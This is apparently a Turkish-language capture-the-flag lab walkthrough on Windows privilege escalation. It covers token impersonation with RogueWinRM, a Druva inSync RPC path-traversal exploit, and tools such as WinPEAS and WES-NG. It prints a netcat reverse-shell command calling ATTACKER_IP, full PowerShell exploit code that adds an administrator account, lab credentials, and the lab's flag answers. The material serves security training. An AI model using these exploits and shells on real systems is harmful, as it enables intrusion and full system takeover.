
Bir FTP sunucusunun nasıl çalıştığını düşündüğünüzde kimliğe bürünme kolayca anlaşılır. FTP sunucusu, kullanıcıların yalnızca görmelerine izin verilmesi gereken dosyalara erişmelerini kısıtlamalıdır.

Kullanıcı ftp ile çalışan bir FTP hizmetimiz olduğunu varsayalım. Kimliğe bürünme olmadan, Ann kullanıcısı FTP sunucusunda oturum açar ve dosyalarına erişmeye çalışırsa, FTP hizmeti dosyalara Ann'in erişim belirteci yerine kendi erişim belirteciyle erişmeye çalışacaktır:



FTP'nin belirtecini kullanmanın en iyi fikir olmamasının birkaç nedeni vardır: - Dosyaların doğru şekilde sunulması için ftp kullanıcısı tarafından erişilebilir olmaları gerekir. Yukarıdaki örnekte, Bill'in dosyalarındaki DACL kullanıcı ftp'sine izin vermediğinden, FTP hizmeti Ann'in dosyalarına erişebilir, ancak Bill'in dosyalarına erişemez. Bu durum, sunulan her dosya/dizin için özel izinleri manuel olarak yapılandırmamız gerektiğinden karmaşıklığı artırır. - İşletim sistemi için, hangi kullanıcının FTP hizmetinde oturum açtığından bağımsız olarak tüm dosyalara ftp kullanıcısı tarafından erişilir. Bu, yetkilendirmenin işletim sistemine devredilmesini imkansız kılar; bu nedenle, FTP hizmeti bunu uygulamalıdır. - FTP hizmeti bir noktada ele geçirilirse, saldırgan ftp kullanıcısının erişebildiği tüm klasörlere hemen erişim sağlayacaktır.

Öte yandan, FTP hizmetinin kullanıcısı SeImpersonate veya SeAssignPrimaryToken ayrıcalığına sahipse, FTP hizmeti oturum açan kullanıcının erişim belirtecini geçici olarak alıp kendi adına herhangi bir görevi gerçekleştirmek için kullanabileceğinden, tüm bunlar biraz basitleştirilmiştir:



Şimdi, Ann kullanıcısı FTP hizmetinde oturum açarsa ve ftp kullanıcısının kimliğe bürünme ayrıcalıklarına sahip olduğu göz önüne alınırsa, Ann'in erişim belirtecini ödünç alabilir ve dosyalarına erişmek için kullanabilir. Bu şekilde, dosyaların ftp kullanıcısına herhangi bir şekilde erişim sağlaması gerekmez ve işletim sistemi yetkilendirmeyi ele alır. FTP hizmeti Ann'i taklit ettiğinden, bu oturum sırasında Jude'un veya Bill'in dosyalarına erişemeyecektir.

Saldırganlar olarak, SeImpersonate veya SeAssignPrimaryToken ayrıcalıklarına sahip bir sürecin kontrolünü ele geçirmeyi başarırsak, bu sürece bağlanan ve kimlik doğrulaması yapan herhangi bir kullanıcının kimliğine bürünebiliriz.

Windows sistemlerinde, LOCAL SERVICE ve NETWORK SERVICE HESAPLARININ zaten bu tür ayrıcalıklara sahip olduğunu göreceksiniz. Bu hesaplar kısıtlı hesaplar kullanan hizmetleri ortaya çıkarmak için kullanıldığından, hizmetin ihtiyaç duyması halinde bağlanan kullanıcıları taklit etmelerine izin vermek mantıklıdır. Internet Information Services (IIS) ayrıca web uygulamaları için "iis apppool\defaultapppool" adlı benzer bir varsayılan hesap oluşturur.


Bu tür hesapları kullanarak ayrıcalıkları yükseltmek için bir saldırganın aşağıdakilere ihtiyacı vardır: 1. Kimliğe bürünmenin gerçekleşmesi için kullanıcıların bağlanabileceği ve kimlik doğrulaması yapabileceği bir süreç oluşturmak. 2. Ayrıcalıklı kullanıcıları ortaya çıkan kötü amaçlı sürece bağlanmaya ve kimlik doğrulaması yapmaya zorlamanın bir yolunu bulun.

Her iki koşulu da gerçekleştirmek için RogueWinRM istismarını kullanacağız.

IIS üzerinde çalışan bir web sitesini tehlikeye attığımızı ve aşağıdaki adrese bir web kabuğu yerleştirdiğimizi varsayarak başlayalım:

`http://MACHINE_IP/`

Güvenliği ihlal edilmiş hesabın atanmış ayrıcalıklarını kontrol etmek için web kabuğunu kullanabilir ve bu görev için ilgili her iki ayrıcalığa da sahip olduğumuzu doğrulayabiliriz:



RogueWinRM'i kullanmak için öncelikle exploit'i hedef makineye yüklememiz gerekiyor. Size kolaylık sağlamak için, bu zaten yapıldı ve istismarı C:\tools\ klasöründe bulabilirsiniz.

RogueWinRM istismarı mümkündür çünkü bir kullanıcı (ayrıcalıksız kullanıcılar dahil) Windows'ta BITS hizmetini başlattığında, SYSTEM ayrıcalıklarını kullanarak otomatik olarak 5985 numaralı bağlantı noktasına bir bağlantı oluşturur. 5985 numaralı bağlantı noktası genellikle WinRM hizmeti için kullanılır ve bu hizmet ağ üzerinden uzaktan kullanılmak üzere bir Powershell konsolunu açığa çıkaran bir bağlantı noktasıdır. Bunu SSH gibi düşünün, ancak Powershell kullanın.


Herhangi bir nedenle WinRM hizmeti kurban sunucuda çalışmıyorsa, bir saldırgan 5985 numaralı bağlantı noktasında sahte bir WinRM hizmeti başlatabilir ve başlatma sırasında BITS hizmeti tarafından yapılan kimlik doğrulama girişimini yakalayabilir. Saldırgan SeImpersonate ayrıcalıklarına sahipse, SYSTEM olan bağlanan kullanıcı adına herhangi bir komut çalıştırabilir.

Açıktan yararlanmayı çalıştırmadan önce, saldırganımızın makinesinde bir ters kabuk almak için bir netcat dinleyicisi başlatacağız:

```
user@attackerpc$ nc -lvp 4442
```

Ardından, aşağıdaki komutu kullanarak RogueWinRM istismarını tetiklemek için web kabuğumuzu kullanın:

```
c:\tools\RogueWinRM\RogueWinRM.exe -p "C:\tools\nc64.exe" -a "-e cmd.exe ATTACKER_IP 4442"
```



Not: Açıklığın çalışması 2 dakika kadar sürebilir, bu nedenle tarayıcınız bir süre yanıt vermiyor gibi görünebilir. Bu, istismarı birden fazla kez çalıştırırsanız gerçekleşir, çünkü tekrar başlatmadan önce BITS hizmetinin durmasını beklemesi gerekir. BITS hizmeti başladıktan 2 dakika sonra otomatik olarak duracaktır.

p parametresi, bu durumda nc64.exe olan exploit tarafından çalıştırılacak yürütülebilir dosyayı belirtir. a parametresi çalıştırılabilir dosyaya argümanlar iletmek için kullanılır. nc64'ün saldırgan makinemize karşı bir ters kabuk oluşturmasını istediğimizden, netcat'e iletilecek argümanlar -e cmd.exe ATTACKER_IP 4442 olacaktır.

Her şey doğru şekilde ayarlandıysa, SYSTEM ayrıcalıklarına sahip bir kabuk beklemelisiniz:

```
user@attackerpc$ nc -lvp 4442Listening on 0.0.0.0 4442
Connection received on 10.10.175.90 49755
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>whoami
nt authority\system
```

Bu görevde anlatılan üç yöntemden birini kullanarak Yöneticinin masaüstüne erişim sağlayın ve bayrağı toplayın. Bu görevin sonunda bayrağı girmeyi unutmayın.

Soru ⇒ Yöneticinin masaüstündeki bayrağı alın.

Cevap ⇒ THM{SEFLAGPRIVILEGE}

Task 7 Abusing vulnerable software (Görev 7 Savunmasız yazılımın kötüye kullanılması)

Devam etmeden önce, hedef makineyi bölünmüş görünümde dağıtacak olan Makineyi Başlat düğmesine tıkladığınızdan emin olun. Makineye RDP aracılığıyla bağlanmayı tercih ederseniz, aşağıdaki kimlik bilgilerini kullanabilirsiniz:

Kullanıcı adı thm-unpriv Şifre Şifre321

Unpatched Software (Yamalanmamış Yazılım)

Hedef sistemde yüklü olan yazılımlar çeşitli ayrıcalık yükseltme fırsatları sunabilir. Sürücülerde olduğu gibi, kuruluşlar ve kullanıcılar bunları işletim sistemini güncelledikleri sıklıkta güncellemeyebilirler. Hedef sistemde yüklü yazılımları ve sürümlerini listelemek için wmic aracını kullanabilirsiniz. Aşağıdaki komut, kurulu yazılımlar hakkında toplayabildiği bilgileri dökecektir (tamamlanması yaklaşık bir dakika sürebilir):

```
wmic product get name,version,vendor
```

wmic product komutunun tüm yüklü programları döndürmeyebileceğini unutmayın. Bazı programların nasıl kurulduğuna bağlı olarak, burada listelenmeyebilirler.

Masaüstü kısayollarını, mevcut hizmetleri veya genel olarak güvenlik açığı olabilecek ek yazılımların varlığını gösteren herhangi bir izi kontrol etmeye her zaman değer.

Ürün sürüm bilgilerini topladıktan sonra, exploit-db, packet storm veya eski Google gibi sitelerde yüklü yazılım üzerindeki mevcut açıkları her zaman çevrimiçi olarak arayabiliriz.

Wmic ve Google kullanarak, kurulu herhangi bir üründe bilinen bir güvenlik açığı bulabilir misiniz?

Case Study: Druva inSync 6.6.3

Hedef sunucu, Matteo Malvica tarafından bildirildiği gibi ayrıcalık yükseltmeye karşı savunmasız olan Druva inSync 6.6.3'ü çalıştırıyor. Güvenlik açığı, Chris Lyne tarafından ilk olarak 6.5.0 sürümü için bildirilen başka bir güvenlik açığı üzerine uygulanan kötü bir yamadan kaynaklanmaktadır.

Yazılım, 6064 numaralı bağlantı noktasında SYSTEM ayrıcalıklarına sahip ve yalnızca localhost'tan erişilebilen bir RPC (Remote Procedure Call - Uzaktan Yordam Çağrısı) sunucusu çalıştırdığı için güvenlik açığına sahiptir. RPC'ye aşina değilseniz, bu basitçe belirli bir sürecin ağ üzerinden işlevleri (RPC dilinde prosedürler olarak adlandırılır) ortaya çıkarmasına izin veren bir mekanizmadır, böylece diğer makineler bunları uzaktan çağırabilir.


Druva inSync örneğinde, 6064 numaralı bağlantı noktasındaki prosedürlerden biri (özellikle 5 numaralı prosedür) herkesin herhangi bir komutun yürütülmesini talep etmesine izin veriyordu. RPC sunucusu SYSTEM olarak çalıştığından, herhangi bir komut SYSTEM ayrıcalıklarıyla yürütülür.

Orijinal güvenlik açığı 6.5.0 ve önceki sürümlerde herhangi bir komutun kısıtlama olmaksızın çalıştırılmasına izin veriyordu. Böyle bir işlevselliğin sağlanmasının arkasındaki asıl fikir, herhangi bir komuttan ziyade inSync ile sağlanan bazı belirli ikili dosyaları uzaktan çalıştırmaktı. Yine de, bundan emin olmak için hiçbir kontrol yapılmadı.

Yürütülen komutun izin verilen ikili dosyaların olması gereken C:\ProgramData\Druva\inSync4\ dizesiyle başladığını kontrol etmeye karar verdikleri bir yama yayınlandı. Ancak daha sonra, bu tür bir kontrolü atlamak için basitçe bir yol geçişi saldırısı yapabileceğiniz için bunun yetersiz olduğu kanıtlandı. Diyelim ki izin verilen yolda olmayan C:\Windows\System32\cmd.exe

dosyasını çalıştırmak istiyorsunuz; sunucudan basitçe C:\ProgramData\Druva\inSync4\..\..\Windows\System32\cmd.exe dosyasını çalıştırmasını isteyebilirsiniz ve bu da denetimi başarıyla atlatacaktır.

Çalışan bir istismarı bir araya getirmek için 6064 numaralı portla nasıl konuşulacağını anlamamız gerekir. Şansımıza, kullanılan protokol basittir ve gönderilecek paketler aşağıdaki şemada gösterilmiştir:



İlk paket basitçe sabit bir dize içeren bir merhaba paketidir. İkinci paket 5 numaralı prosedürü çalıştırmak istediğimizi belirtir, çünkü bu bizim için herhangi bir komutu çalıştıracak savunmasız prosedürdür. Son iki paket sırasıyla komutun uzunluğunu ve çalıştırılacak komut dizesini göndermek için kullanılır.

İlk olarak Matteo Malvica tarafından burada yayınlanan aşağıdaki açık, hedef makinenizde ayrıcalıkları yükseltmek ve bu görevin bayrağını almak için kullanılabilir. Size kolaylık sağlamak için, orijinal istismarın kodunu burada bulabilirsiniz:

```
$ErrorActionPreference = "Stop"

$cmd = "net user pwnd /add"

$s = New-Object System.Net.Sockets.Socket(
```

```
    [System.Net.Sockets.AddressFamily]::InterNetwork,
    [System.Net.Sockets.SocketType]::Stream,
    [System.Net.Sockets.ProtocolType]::Tcp
)
$s.Connect("127.0.0.1", 6064)

$header = [System.Text.Encoding]::UTF8.GetBytes("inSync PHC RPCW[v000
2]")
$rpcType = [System.Text.Encoding]::UTF8.GetBytes("$([char]0x0005)`0`0`
0")
$command = [System.Text.Encoding]::Unicode.GetBytes("C:\ProgramData\Dr
uva\inSync4\..\..\..\Windows\System32\cmd.exe /c $cmd");
$length = [System.BitConverter]::GetBytes($command.Length);

$s.Send($header)
$s.Send($rpcType)
$s.Send($length)
$s.Send($command)
```

Bir Powershell konsolu açabilir ve çalıştırmak için istismarı doğrudan yapıştırabilirsiniz (İstismar ayrıca hedef makinede C:\tools\Druva_inSync_exploit.txt adresinde de mevcuttur). Exploit'in $cmd değişkeninde belirtilen varsayılan yükünün sistemde pwnd adında bir kullanıcı oluşturacağını, ancak ona yönetici ayrıcalıkları atamayacağını unutmayın, bu nedenle muhtemelen yükü daha kullanışlı bir şey için değiştirmek isteyeceğiz. Bu oda için, yükü aşağıdaki komutu çalıştıracak şekilde değiştireceğiz:


`net user pwnd SimplePass123 /add & net localgroup administrators pwnd /add`

Bu, SimplePass123 parolasıyla pwnd kullanıcısını oluşturacak ve onu administrators grubuna ekleyecektir. İstismar başarılı olduysa, pwnd kullanıcısının var olduğunu ve administrators grubunun bir parçası olduğunu doğrulamak için aşağıdaki komutu çalıştırabilmeniz gerekir:

```
PS C:\> net user pwnd
User name                    pwnd
```

```
Full Name
Account active            Yes
[...]

Local Group Memberships      *Administrators      *Users
Global Group memberships     *None
```

Son adım olarak, yönetici olarak bir komut istemi çalıştırabilirsiniz:



Kimlik bilgileri istendiğinde, pwnd hesabını kullanın. Yeni komut isteminden, bayrağınızı Yönetici'nin masaüstünden aşağıdaki komutla alabilirsiniz C:\Users\Administrator\Desktop\flag.txt yazın.

Soru ⇒ Yöneticinin masaüstündeki bayrağı alın.

Cevap ⇒ THM{EZ_DLL_PROXY_4ME}

Task 8 Tools of the Trade (Görev 8 Ticaretin Araçları)

Önceki görevde görülenlere benzer şekillerde sistem numaralandırması yapmak için çeşitli komut dosyaları mevcuttur. Bu araçlar numaralandırma işleminin süresini kısaltabilir ve farklı potansiyel ayrıcalık yükseltme vektörlerini ortaya çıkarabilir. Ancak, otomatik araçların bazen ayrıcalık yükseltmeyi gözden kaçırabileceğini lütfen unutmayın.

Aşağıda, ayrıcalık yükseltme vektörlerini belirlemek için yaygın olarak kullanılan birkaç araç bulunmaktadır. Bunları bu odadaki herhangi bir makinede çalıştırmaktan çekinmeyin ve sonuçların tartışılan saldırı vektörleriyle eşleşip eşleşmediğini görün.

WinPEAS

WinPEAS, ayrıcalık yükseltme yollarını ortaya çıkarmak için hedef sistemi numaralandırmak üzere geliştirilmiş bir betiktir. WinPEAS hakkında daha fazla bilgi bulabilir ve önceden derlenmiş çalıştırılabilir dosyayı ya da .bat betiğini indirebilirsiniz. WinPEAS, önceki görevde listelenenlere benzer komutları çalıştıracak ve çıktılarını yazdıracaktır. WinPEAS çıktısı uzun olabilir ve bazen okunması zor olabilir. Bu nedenle, çıktıyı aşağıda gösterildiği gibi her zaman bir dosyaya yönlendirmek iyi bir uygulama olacaktır:

```
C:\> winpeas.exe > outputfile.txt
```

WinPEAS buradan indirilebilir.

PrivescCheck

PrivescCheck, hedef sistemde yaygın ayrıcalık artışını araştıran bir PowerShell betiğidir. İkili bir dosyanın yürütülmesini gerektirmeden WinPEAS'a bir alternatif sağlar.

PrivescCheck buradan indirilebilir.

Hatırlatma: PrivescCheck'i hedef sistemde çalıştırmak için yürütme ilkesi kısıtlamalarını atlamanız gerekebilir. Bunu başarmak için aşağıda gösterildiği gibi Set-ExecutionPolicy cmdlet'ini kullanabilirsiniz.

```
PS C:\> Set-ExecutionPolicy Bypass -Scope process -Force
PS C:\> . .\PrivescCheck.ps1
PS C:\> Invoke-PrivescCheck
```

WES-NG: Windows Exploit Suggester - Next Generation

Bazı istismar öneren komut dosyaları (örneğin winPEAS) bunları hedef sisteme yüklemenizi ve orada çalıştırmanızı gerektirir. Bu da antivirüs yazılımının bunları tespit edip silmesine neden olabilir. Dikkat çekebilecek gereksiz gürültü yapmaktan kaçınmak için, saldıran makinenizde (örneğin Kali veya TryHackMe AttackBox) çalışacak olan WES-NG'yi kullanmayı tercih edebilirsiniz.

WES-NG, burada bulabileceğiniz ve indirebileceğiniz bir Python betiğidir.

Kurulduktan sonra ve kullanmadan önce, veritabanını güncellemek için wes.py --update komutunu yazın. Betik, hedef sistemde ayrıcalıklarınızı yükseltmek için kullanabileceğiniz bir güvenlik açığına neden olabilecek eksik yamaları kontrol etmek için oluşturduğu veritabanına başvuracaktır.

Betiği kullanmak için hedef sistemde systeminfo komutunu çalıştırmanız gerekecektir. Çıktıyı, saldıran makinenize taşımanız gereken bir .txt dosyasına yönlendirmeyi unutmayın.

Bu yapıldıktan sonra, wes.py aşağıdaki gibi çalıştırılabilir;

```
user@kali$ wes.py systeminfo.txt
```

Metasploit

Hedef sistemde zaten bir Meterpreter kabuğunuz varsa, multi/recon/local_exploit_suggester modülünü kullanarak hedef sistemi etkileyebilecek ve hedef sistemde ayrıcalıklarınızı yükseltmenize izin verebilecek güvenlik açıklarını listeleyebilirsiniz.

Soru ⇒ Tıklayın ve öğrenmeye devam edin!

Cevap ⇒ Cevap Gerekmemektedir.

Task 9 Conclusion (Görev 9 Sonuç)

Bu odada, Windows sistemlerinde mevcut olan çeşitli ayrıcalık yükseltme tekniklerini tanıttık. Bu teknikler, saldırganların bir sistemdeki ayrıcalıkları yükseltmek için izleyebilecekleri en yaygın yollar hakkında sağlam bir altyapı sağlayacaktır. Ek teknikler hakkında bilgi edinmek isterseniz, aşağıdaki kaynaklar mevcuttur:

- PayloadsAllTheThings - Windows Privilege Escalation
- Priv2Admin - Abusing Windows Privileges
- RogueWinRM Exploit
- Potatoes
- Decoder's Blog
- Token Kidnapping
- Hacktricks - Windows Local Privilege Escalation

Soru ⇒ Tıklayın ve öğrenmeye devam edin!

Cevap ⇒ Cevap Gerekmemektedir.